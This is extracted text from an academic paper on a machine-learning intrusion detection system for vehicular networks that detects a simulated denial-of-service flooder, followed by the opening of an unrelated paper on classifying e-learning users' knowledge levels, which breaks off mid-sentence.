In the new interconnected world, we need to secure the IP based Ethernet Channel using sophisticated intrusion detection approaches. In the next subsection we present our integrated intrusion detection mechanism [14] and how it could be used in a Vanet environment by using the social characteristics of the vehicles.

A. K-OCSVM module

The K-OCSVM module, which is used as the main detection module of our IDS, combines the well known OCSVM classifier with the RBF kernel and a recursive K-means clustering module. Figure 1 illustrates the procedure of intrusion detection for the K-OCSVM module.

Fig. 1: K-OCSVM module

The OCSVM classifier runs with default parameters and the outcome consists of all possible outliers. These outliers are

clustered using the k-means clustering method with *2* clusters, where the initial means of the clusters are the maximum and the minimum negative values returned by the OCSVM module. From the two clusters that are created from the K-means clustering, the one that is closer to the maximum negative value (severe alerts) is used as the input in the next call of the K-means clustering. This procedure is repeated until all outcomes are put in the same cluster or the divided set is big enough compared to the initial one, according to the threshold parameter k_{thres}.

The K-means clustering method divides the outcomes according to their values and those outcomes with the most negative values are kept. This way, after the completion of this recursive procedure only the most severe alerts are communicated from the K-OCSVM. The division of the data requires no previous knowledge about the range of the outcomes, which may vary from *-0.1* to *-160* depending of the assigned values to configuration parameters σ and ν. The method can find the most important/possible outliers for any given values to the parameters σ and ν.

B. OCSVM based intrusion detection system

The main purpose of the intrusion detection mechanism is to perform anomaly detection in a time-efficient way, with good accuracy and low overhead, within a temporal window. In order to achieve the aforementioned goals, several operation stages need to be carried out: Pre-processing of raw input data, feature selection, creation of detection modules, fusion of initial alarms and the reporting of an alarm to the system. Pre-processing is used so as to transform the data of incoming packets into a convenient format for the classification modules. After this step, the most appropriate features are selected and the intrusion detection modules created, which produce initial alarms indicating a variation in network traffic from that which is is normal. Since the initial alarms may be too many, a fusion method that includes k-means clustering is used. The final alarms that may be produced are communicated from the system to the management authority in order to report the attack and to decide upon the counter measures to be taken.

The intrusion detection mechanism (see Figure 2) can run in the cloud by analyzing the network traffic that is sent from the RSUs that are scattered along the road network. A dynamic DIDS(distributed detection agents) can operate in some central vehicles by analyzing the packets sent in the vehicles neighborhood, and these central vehicles can be chosen by using a clustering method [15], which is based on the mobility of the vehicles. Each vehicle that detects a possible attacker may communicate this information to the system through a dedicated message. The central system gathers the information received from the distributed agents and takes final decisions about the severity of the alarm.

C. Dynamic detection agents

In the DIDS the K-OCSVM is mounted on vehicles that have a central role in the VANET and in order to choose the central roles, the spring clustering methods is used. The

Fig. 2: Intrusion detection mechanism

idea behind the spring clustering method is based on force-directed algorithms. The force-directed assign forces among the set of edges and the set of nodes in a network. The most straightforward method is to assign forces as if the edges were springs and the nodes electrically charged particles. The entire graph is then simulated as if it were a physical system. The forces are applied to the nodes, pulling them closer together or pushing them further apart.

Every node applies to its neighbors a force F_{rel} according to their distance and their velocities. Vehicles that move in the same direction or towards each other apply positive forces, while those moving away apply negative ones. The components of the vector F_{rel} along the east-west F_x and north-south F_y axes are then calculated. In order to form stable clusters, only vehicles that move in the same direction or towards each other are considered as candidate cluster members. For a specific vehicle where the total magnitude of forces applied to it is negative, no clustering procedure is triggered since all the surrounding nodes tend to be moving away from it. Calculating the total force F helps to avoid re-clustering in many situations when groups of vehicles move away from each other.

Fig. 3: Relative forces applied to vehicle i.

D. Privacy

Privacy preservation is critical for vehicles and in this context it is achieved when two related goals are satisfied:

untraceability and unlinkability [16], [17], [18]. The first property refers to a vehicle's actions not being able to be traced and the second, that it must be impossible for an unauthorized entity to link its identity with that of its driver/owner. On the other hand, no traffic regulation or congestion avoidance can be achieved if this privacy protection is not removed. That is, access to the data concerning owner identity for a given vehicle and the path followed along a period of time are crucial for building its social profile. Therefore, security mechanisms should prevent unauthorized disclosures of information, whilst at the same time allowing for an appropriate amount of data to be fed to the applications in order to work properly [19].

IV. SIMULATION AND PERFORMANCE EVALUATION

A simulation study was conducted to evaluate the performance of our IDS using a custom simulator with different mobility scenarios. In our simulation, we consider various road traffic and network data parameters. The simulation environment (Figure 4) is a two direction, 3-lane per direction, 2km long highway in order to evaluate the performance of the scheme. The system is set to split network traffic datasets into distinct parts of 2 second periods and use them in order to detect malicious traffic.

In all the simulated scenarios a malicious node is performing a DOS attack and the proposed K-OCSVM module is used in order to detect it. With a DOS, the main objective is to prevent the legitimate user from accessing the network services and network resources. Such an attack can occur by jamming the channel system so that no authentic vehicle can access it. In a VANET it is a very serious problem as the user cannot communicate in the network and pass information to other vehicles, which could have devastating results in life critical applications like cooperative collision warning or intersection warning assist.

In order to evaluate the performance of the proposed IDS, we measure both the accuracy of the K-OCSVM module and the total time that the system needs in order to detect the attack. The first characteristic is mainly affected by the correct calibration of the K-OCSVM module and the driving behavior of the intruder, while the second is more influenced by the correct placement of the detection agents both in the static and DIDSs.

During the simulation period, all normal nodes periodically broadcast beacon messages (cooperative awareness messages (CAM)) with a frequency of 10 Hz in order to inform surrounding vehicles about their presence and decentralized environment notification messages (DENM) With a frequency of 1 Hz, which are used for creating clusters, sending warnings to neighboring vehicles and announcing the detection of an intruder. The intruder, on the other hand. floods the channel by sending CAM messages with high frequency (200 Hz), thereby blocking communication among neighboring vehicles.

In the first set of simulations the static IDS system is used, where the RSUs collect the network data and detect the malicious behavior of an intruder. In the second set of simulations the dynamic IDS is used, where the detection agents are

Fig. 4: Simulation environment

selected according to the spring clustering method [15]. All nodes are equipped with GPS receivers and On Board Units (OBU). Location information of all vehicles/nodes needed for the clustering algorithm is collected with the help of GPS receivers. The only communications paths available are via the ad-hoc network and there is no other communication infrastructure. The power of the antenna is $P_{tx} = 18dBm$ and the communication frequency f is 5.9 Ghz.

The communication range of the vehicles is calculated according to Table I. In our simulations, we use a minimum sensitivity (P_{th}) of -69 dBm, which gives a transmission range of 130 meters.

Data Rate (Mb/sec)	Minimum Sensitivity(dBm)
3	-85
4.5	-84
6	-82
9	-80
12	-77
18	-70
24	-69
27	-67

TABLE I: Minimum sensitivity in receiver antenna according to data rate.

The arrival rate of the vehicles follows the Poison process with parameter λ. The speed assigned to the vehicles is according to the speed limit of the road lane that it chooses to follow according to Table II. The malicious node, in contrast to the normal ones, follows its own mobility pattern as discussed in following subsections.

Lane	Speed km/h
1	80
2	100
3	120

TABLE II: Speed per lane for both directions.

The density of the vehicles depends on the parameter λ. The number of vehicles per lane is between (2 -15 v/km/Lane), which determined by the speed being used and the value of parameter λ, according to Table III.

A. Static intrusion detection system

In these scenarios we have placed RSUs along the highway that collect the data and run the proposed K-OCSVM module. Once a malicious node is detected, the information is passed

Parameter λ	ν/km/lane
3	8-15
5	5-9
7	3-6

TABLE III: Density per lane.

Fig. 6: Response time of the system is affected by the placement of the RSUs (Attacker velocity: 40 Km/h)

to the central control system and counter measures are taken according to the severity of the event. We carried out 50 different runs for each scenario with different velocities and RSU placements. The attacker and the start time of the attack in each scenario were selected randomly.

Figure 5 illustrates how the accuracy of the K-OCSVM module is affected by the speed of the intruder. Regarding which, when a malicious node moves at a high speed in the system, the RSUs that are placed along the highway do not have sufficient time to collect enough data and thus, produce inaccurate results.

Fig. 5: Accuracy of the static IDS is affected by the velocity of the intruder (Distance among RSUs: 200 m)

In Figure 6, we can observe that the response time of the system is highly affected by the distance between the RSUs, since by placing the RSUs far enough from each other we leave some parts of the road network unprotected. Denser networks of RSUs come with increased response times and with higher infrastructure costs. The response time is also affected by the time slots that the system chooses to collect, process and analyze the network traffic. Smaller time slots would lead to better response times, but at the cost of lower accuracy, since the collected network traces would not be enough to identify possible malicious traffic on the channel.

B. Dynamic intrusion detection system

In the second group of simulated scenarios, clustrheads play the role of RSUs that collect the data and run the proposed K-OCSVM module. Once a malicious node is detected, the information is passed to the central control system and counter measures are taken according to the severity of the event. We executed 50 different runs for each scenario of different

velocities and vehicle densities. The attacker and the start time of the attack in each scenario were selected randomly.

Fig. 7: Accuracy of the dynamic IDS is affected by the velocity of the intruder

Figure 7 presents how the accuracy of the K-OCSVM module is affected by the speed of the intruder. Regarding which, when the malicious node moves in a high speed in the system the clusterheads do not have sufficient time to collect enough data and hence, produce inaccurate results. This problem could be solved if the mobile detection agents are combined with RSUs that are placed on critical points in the road network (e.g. intersections), thus creating a hybrid detection system.

In Figure 8, we can observe that the response time of the system is highly affected by the vehicle density. More dense network of vehicles reassures that the intruder is near a clusterhead for a sufficient time in order to be detected by the IDS. When the network is sparse, the intruder may be near a vehicle blocking its communication, but with no clusterhead in its vicinity can stay undetected for a long period of time.

Fig. 8: Response time of the system is affected by the density of the vehicles

C. Counter measures

To mitigate these attacks, switching between different channels or even communication technologies (e.g. DSRC, LTE), when one of them (typically DSRC) is brought down, is a typical counter measure [20]. In the worst-case scenario (i.e. when no means of communication between vehicles exist), the VANET safety features (e.g. collision avoidance, intersection warning) should automatically be turned off until the network is re-established.

Automatic reaction techniques can also be used on the malicious node itself. An example would be automatic braking of the vehicle under attack, in case of a detected problem by the IDS. If it incorrectly detects a malicious activity and independently decides to stop the car in the middle of a highway, this may result in terrible consequences. A more simple technique would be the automatic switching off of all the network cards of the malicious node with concurrent notification to the driver that the vehicle is under attack.

V. CONCLUSIONS - FUTURE WORK

In order to secure vehicular communications, we propose a DIDS that is based on machine learning techniques. That is, the system is based on a machine learning module that can achieve high accuracy and a low false alarm rate. Both a static detection system that operates on the RSUs, and a dynamic system that uses mobile agents which are mounted on central vehicles collect are presented. The proposed DIDS analyze network traffic and report malicious activity to the security center in real time. The proposed systems are capable of detecting the attacker in a relative short period of time with good accuracy and rapidly report the attack in the central security system.

In future work, the proposed mechanism will be evaluated against other attack scenarios and will be enhanced in order to improve accuracy as well as response times. As the system is highly affected by the correct placement of the RSUs and the position of the clusterheads, which play the role of

detectors, optimization techniques must be developed in order to choose the best allocation strategy of the detection agents. In order to get realistic evaluation results, future enhancements should also be based on the automotive hardware and software components being already used in field operational tests.

REFERENCES

[1] H. Hartenstein and K. P. Laberteaux, "A tutorial survey on vehicular ad hoc networks," *IEEE Communications magazine*, vol. 46, no. 6, pp. 164–171, 2008.

[2] G. Karagiannis, O. Altintas, E. Ekici, G. Heijenk, B. Jarupan, K. Lin, and T. Weil, "Vehicular networking: A survey and tutorial on requirements, architectures, challenges, standards and solutions," *IEEE Communications Surveys & Tutorials*, vol. 13, no. 4, pp. 584–616, 2011.

[3] M. L. Sichitiu and M. Kihl, "Inter-vehicle communication systems: A survey," *IEEE Communications Surveys & Tutorials*, vol. 10, no. 2, pp. 88–105, 2008.

[4] Y. Toor, P. Mühlethaler, A. Laouiti, and A. De La Fortelle, "Vehicle ad hoc networks: Applications and and related technical issues," *IEEE Communications Surveys & Tutorials*, vol. 10, no. 3, pp. 74–88, 2008.

[5] T. L. Willke, P. Tientrakool, and N. F. Maxemchuk, "A survey of inter-vehicle communication protocols and their applications," *IEEE Communications Surveys & Tutorials*, vol. 11, no. 2, pp. 3–20, 2009.

[6] N. Bißmeyer, "Misbehavior detection and attacker identification in vehicular ad-hoc networks," 2014.

[7] S. Khan and A.-S. K. Pathan, *Wireless Networks and Security: Issues, Challenges and Research Trends.* Springer, 2013.

[8] P. Kleberger, T. Olovsson, and E. Jonsson, "Security aspects of the in-vehicle network in the connected car," in *Intelligent Vehicles Symposium (IV), 2011 IEEE.* IEEE, 2011, pp. 528–533.

[9] T. Hoppe, S. Kiltz, and J. Dittmann, "Applying intrusion detection to automotive it-early insights and remaining challenges," *Journal of Information Assurance and Security (JIAS)*, vol. 4, no. 6, pp. 226–235, 2009.

[10] U. E. Larson, D. K. Nilsson, and E. Jonsson, "An approach to specification-based attack detection for in-vehicle networks," in *Intelligent Vehicles Symposium, 2008 IEEE.* IEEE, 2008, pp. 220–225.

[11] T. Hoppe, S. Kiltz, and J. Dittmann, "Adaptive dynamic reaction to automotive it security incidents using multimedia car environment," in *Information Assurance and Security, 2008. ISIAS'08. Fourth International Conference on.* IEEE, 2008, pp. 295–298.

[12] M. Muter, A. Groll, and F. C. Freiling, "A structured approach to anomaly detection for in-vehicle networks," in *Information Assurance and Security (IAS), 2010 Sixth International Conference on.* IEEE, 2010, pp. 92–98.

[13] V. Verendel, D. K. Nilsson, U. E. Larson, and E. Jonsson, "An approach to using honeypots in in-vehicle networks," in *Vehicular Technology Conference, 2008. VTC 2008-Fall. IEEE 68th.* IEEE, 2008, pp. 1–5.

[14] L. A. Maglaras and J. Jiang, "A real time ocsvm intrusion detection module with low overhead for scada systems," *International Journal of Advanced Research in Artificial Intelligence(IJARAI)*, vol. 3(10), 2014.

[15] L. A. Maglaras and D. Katsaros, "Distributed clustering in vehicular networks," in *Wireless and Mobile Computing, Networking and Communications (WiMob), 2012 IEEE 8th International Conference on.* IEEE, 2012, pp. 593–599.

[16] M. Gerlach, "VaNeSe – An approach to VANET security," in *Proceedings of the International Workshop on Vehicle-to-Vehicle Communications (V2VCOM)*, 2005.

[17] M. Whaiduzzaman, M. Sookhak, A. Gani, and R. Buyya, "A survey on vehicular cloud computing," *Journal of Network and Computer Applications*, vol. 40, pp. 325–344, 2014.

[18] G. Yan, S. Olariu, and M. C. Weigle, "Providing {VANET} security through active position detection," *Computer Communications*, vol. 31, no. 12, pp. 2883 – 2897, 2008, mobility Protocols for ITS/VANET.

[19] J. M. De Fuentes, A. I. Gonzalez-Tablas, and A. Ribagorda, "Overview of security issues in vehicular ad-hoc networks," in *Handbook of Research on Mobility and Computing: Evolving Technologies and Ubiquitous Impacts*, 2011.

[20] M. Raya and J.-P. Hubaux, "Securing vehicular ad hoc networks," *Journal of Computer Security*, vol. 15, no. 1, pp. 39–68, 2007.

Knowledge Level Assessment in e-Learning Systems Using Machine Learning and User Activity Analysis

Nazeeh Ghatasheh
Department of Business Information Technology
The University of Jordan
Aqaba, 77110, Jordan

Abstract—**Electronic Learning has been one of the foremost trends in education so far. Such importance draws the attention to an important shift in the educational paradigm. Due to the complexity of the evolving paradigm, the prospective dynamics of learning require an evolution of knowledge delivery and evaluation. This research work tries to put in hand a futuristic design of an autonomous and intelligent e-Learning system. In which machine learning and user activity analysis play the role of an automatic evaluator for the knowledge level. It is important to assess the knowledge level in order to adapt content presentation and to have more realistic evaluation of online learners. Several classification algorithms are applied to predict the knowledge level of the learners and the corresponding results are reported. Furthermore, this research proposes a modern design of a dynamic learning environment that goes along the most recent trends in e-Learning. The experimental results illustrate an overall performance superiority of a support vector machine model in evaluating the knowledge levels; having 98.6% of correctly classified instances with 0.0069 mean absolute error.**

Keywords—*Concept Maps; Multi-Class Classification; Machine Learning; Electronic Learning; Activity Analysis*

I. INTRODUCTION

Incorporating the technology in the learning process is complex, but at the same time may shift the paradigm of learning and training. Authors in literature [1], [2] argue that e-Learning offers a balance between the technology enablers and the acceptance issue. According to a twenty-year chronology of e-Learning evolution, Rosenberg in [1] made available an important road map for keeping the e-learning in a sustainable and continuous growth.

Automatic knowledge evaluation is an important component of online learning systems due to the nature of such systems, as the absence of direct contact between instructors and learners. On the other hand, content presentation needs to be tailored according to personal knowledge levels in some contexts. Furthermore, commonly used examinations and assignments may not reflect the actual knowledge level precisely in the context of automatic evaluation. Such issues regarding online learners evaluation drags the attention to a more comprehensive evaluation scheme. For example the time spent by online users in reading the content and the progress may give reasonable indications of the knowledge level.

e-Learning as a system of knowledge dissemination and evaluation has been assessed by various researchers [3]–[8]. Part of the assessment tackled the usability of such systems using machine learning [3], acceptance [4], the effect of student satisfaction on the learning process [5], and the integration of social networks [8]. It is clear that the dynamics of an e-Learning system may affect the learning process in both the positive or negative directions.

Despite the bottlenecks and diversity of learners, it is still a promising trend that is expanding over time to shift towards electronic means of learning and evaluation [9]. Furthermore, mobile e-learning is expected to be a major trend according to the statistical study in [6] that investigated the behaviors for mobile learning.

Going further in developing futuristic e-learning platforms and approaches requires intensive analysis of more than an exam paper or in class assignment. Complex and wide spread learning activities ask for an intervention of artificial intelligence to reveal hidden or cluttered online activities. Data mining techniques represent an example of the computer intervention to address different e-Learning issues [10].

The behaviors of the learners in electronic learning systems are collected by different means in [6], for example the mobile device sensors, touch screen activity monitor, and mini keyboard input. Further collections of some behaviors are gathered and measured in [11], then a classification scheme is used to evaluate the users knowledge.

This research work tries to find the best algorithm among different machine learning approaches for classification, in order to recommend a suitable autonomous evaluator for the user's knowledge level in dynamic e-Learning systems. The outcomes of this research are expected to aid in building an efficient architecture of future dynamic e-Learning environments. Furthermore, it would illustrate different performance considerations of the classification approaches in the problem domain. The main objective in brief is to recommend an automatic evaluator of learners, which takes into account the user's activity beside the various forms of examinations.

This document is structured as follows: Section II highlights the related work the related work that employed machine learning in building evaluation systems. Section III presents a proposed architecture of an evaluation system in dynamic e-Learning environments, Section IV describes the used data set and the evaluation metrics for the classification algorithms. The empirical results of the classification algorithms and the comparisons are discussed in Section V. Then concluding with a summary of the remarks and possible future work.

II. Related Work

The use of computer intelligence in user-adaptable e-Learning environments has been addressed and examined by several researchers.

An interesting approach is presented in [11] for modeling the knowledge of e-Learning users under different domains. The approach is composed of a generic domain object model, user modeling, weight adjusting method, and a classification algorithm. The authors claim a successful implementation of a robust, domain independent and efficient approach that relies on Bayesian Network and Nearest Neighbor classification algorithms. Consequently, the authors present an intuitive activity-based evaluation approach for adaptive web-based learning environments.

One of the possible dimensions of an e-Learning system is the adaptation to the knowledge level of the user. The authors in [12] extended an IEEE reference model for Learning Technology Systems Architecture (LTSA) [13] to include knowledge level adaptability. The proposed extension alongside the LTSA form an adaptable web-based environment that relies on the users behavior as one of the evaluation parameters.

Automatic evaluation of online learning assignments is discussed in [14] as the authors highlight its importance and applicability. The authors reflected on the promising outcomes of an automatic assessment tool, based on Latent Semantic Analysis, that has been examined in a specific online learning environment. Using automatic scoring of an assignment gives the learners an instant access to their performance anytime, without the need for direct supervision by an instructor. Such automation makes it more flexible for learners to schedule their time and to work on their weak points.

In [15] the authors focused on the learners' requirements to achieve a flexible web-based learning system. The proposed evaluation methods rely on introducing the semantic web and cognitive maps to the LTSA and Sharable Content Object Reference Model (SCORM) [16]. The analysis of semantic web content and the cognitive model of the students is discussed by different researchers in the learning and evaluation of learners knowledge [17]–[22]. For example, intelligent agents are supposed to enhance self assessment and feedbacks in e-Learning environments that are based on concept maps [22].

III. The Proposed Framework

The proposed framework for the automatic assessment of knowledge levels tries to consolidate the efforts of several researchers and standards [11]–[13], [16]. In addition, it includes the idea of mobile learning [2], [6] and flexible e-Learning environments. Furthermore, knowledge representation was inspired from the work of [17], [20], [22] which illustrates the role of "Concept Maps [20]" approach in learning and assessment. Fig. 1 represents an abstract architecture of the proposed e-Learning system.

The main aspects of the proposed framework are:

A. User Experience

The e-Learning users have the ability to access the educational system via different web-enabled means with disregard

Fig. 1: Proposed e-Learning System Architecture

to time schedules. It is meant to be flexible and adaptable learning environment to the users' lifestyle. The objective of device-independent suitability is to offer a wide range of options to those unable to learn and work under strict time schedules, for example employees, housewives, travelers, and learners with high possibility of relocation. Further advantages include the opportunity of global reach or possible place-independent collaboration between content providers.

The ultimate goal of any learning process is to deliver the proper amount of knowledge and to accurately judge the attainment of the goals. The authors in [23] investigated the possibility of tracking the user attention for higher level of engagement. In the absence of human control, tracking the user environment and providing a natural user interface would solve the reliability issue of such autonomous systems. Moreover, language teaching and practical training needs incorporating the users in a different manner, for example voice/motion recognition and evaluation.

B. Cloud-Based Environment

Cloud-based e-learning systems [24] offer a wide range of opportunities, for example competitive cost accompanied by a high level of scalability. The proposed secure cloud-based environment offers a number of services for rich user experience. Concurrently, there is a subset of services (Intelligent Agents) dedicated to record the user activities. The collection of the activity logs and the examination results of each user will be stored in a repository. Later on, the repository will be used in evaluating the knowledge level of the user.

Two main consideration are important here that are the design of the content and the delivery method. In [25] the authors highlighted one of the issues related to the acceptance of digital newspaper reading over paper-based version. Though, the delivery system of the digital content requires a significant value proposition in order to have higher rate of acceptance.

C. Incorporating Concept Maps

Concept Maps have been highlighted recently by several researchers in the domain of automatic assessment of learners' knowledge [26]–[28]. In the theme of distance learning and self assessment, Concept Maps have various advantages over traditional approaches. The maps of the concepts will be an important tool in order to understand the level of knowledge for each system user.

The contribution is expected to highly facilitate a modern and efficient autonomous method of evaluation. A simple map consists of concepts denoted by circles in Fig. 2 while the underlying relations are denoted by annotated links. Also, it is possible to use concept maps in conjunction with rich media objects for a higher level of content enrichment.

Fig. 2: Sample Concept Map

D. Generating Activity Reports

A summary of the user activity includes several derived variables that represent the activity, concept maps assessment, and examination results. Each variable is a result of a pre-processing step that produces a representative value of the corresponding activity. Part of the variables are to be produced by an approach similar to the work in [11]. Pre-processing step determines which specific attributes per user will be processed by the consecutive classification step. Main pre-processing aspects are as follows:

- Feature extraction and selection from the user activity log (for example average time spent per study objective).
- Categorizing the extracted features.
- Concept map analysis.
- Normalizing the results of the exam sets.
- Attention level (for example average time of focus).

This part of the system is essential and would need a thorough investigation in order to come up with a robust and efficient processing algorithms. One of the main concerns is to find linear and straightforward mappings between the inputs and the computed output values [29].

E. Knowledge Level Assessment

The ultimate goal of the proposed system is to provide an accurate and automatic evaluation of the knowledge level

by analyzing the variables in the activity report. An effective Machine Learning method for classification provides the desired outcomes using the user activity model. However, there are various classification algorithms that vary in performance and require a solid experimental methodology for selecting the proper algorithm.

Two possible configurations need to be considered before building the classification models, in terms of domain knowledge dependence, to be either generic or specific. Proper selection of the configuration will result in a classifier for a specific domain, or alternatively a generic classifier. However, this research relies on a specific data set in a specific domain in building the classification models. On which several classification algorithms show promising results towards fulfilling the requirements of knowledge evaluation.

IV. DATA DESCRIPTION AND EVALUATION METRICS

The machine learning classification models are built and evaluated in this research using the user knowledge modeling data set[1] for an e-Learning environment [11]. The data set represents the user's model and divided into three main sections that are the individual behavioral attributes, the exam performance attributes, and the knowledge level as target attribute. There are 403 instances from which 145 instances are used for model validation and the rest are used for creating the models. Table I shows the five input variables and the output variable description, Fig. 3 illustrates the distribution of the training instances, and Fig. 4 illustrates the distribution of the test instances.

TABLE I: Input and Output Variables

Variable	Description
STG	The degree of study time for goal object materials
SCG	The degree of repetition number of user for goal object materials
STR	The degree of study time of user for related objects with goal object
LPR	The exam performance of user for related objects with goal object
PEG	The exam performance of user for goal objects
UNS	The knowledge level of user (Output Classes)
	Very Low (Beginner)
	Low (Intermediate)
	Middle (Expert)
	High (Advanced)

Several algorithms in this research attempted to classify the "test" instances using the developed model, where building the model is based on the "training" instances only. Fig. 5 illustrates the "Confusion or Contingency Matrix"; which is a visual representation of the classified (predicted) instances confronted with the actual instances [30]. The performance evaluation of the applied algorithms relies on different measures over the classified instances.

The classification's "confusion", alternatively called classification error, is illustrated in the rows holding actual classes and columns holding the predicted classes. The number of correctly classified instances resides diagonally in True Positive (TP) and True Negative (TN). TN is the "Actual Correct" classified as "True" while TN is the "Actual Incorrect" classified as "False". Better performing algorithm will have the highest number of TP and TN. Incorrectly classified will be in False Positive (FP) and False Negative (FN) which are "Actual

---

[1]https://archive.ics.uci.edu/ml/datasets/User+Knowledge+Modeling
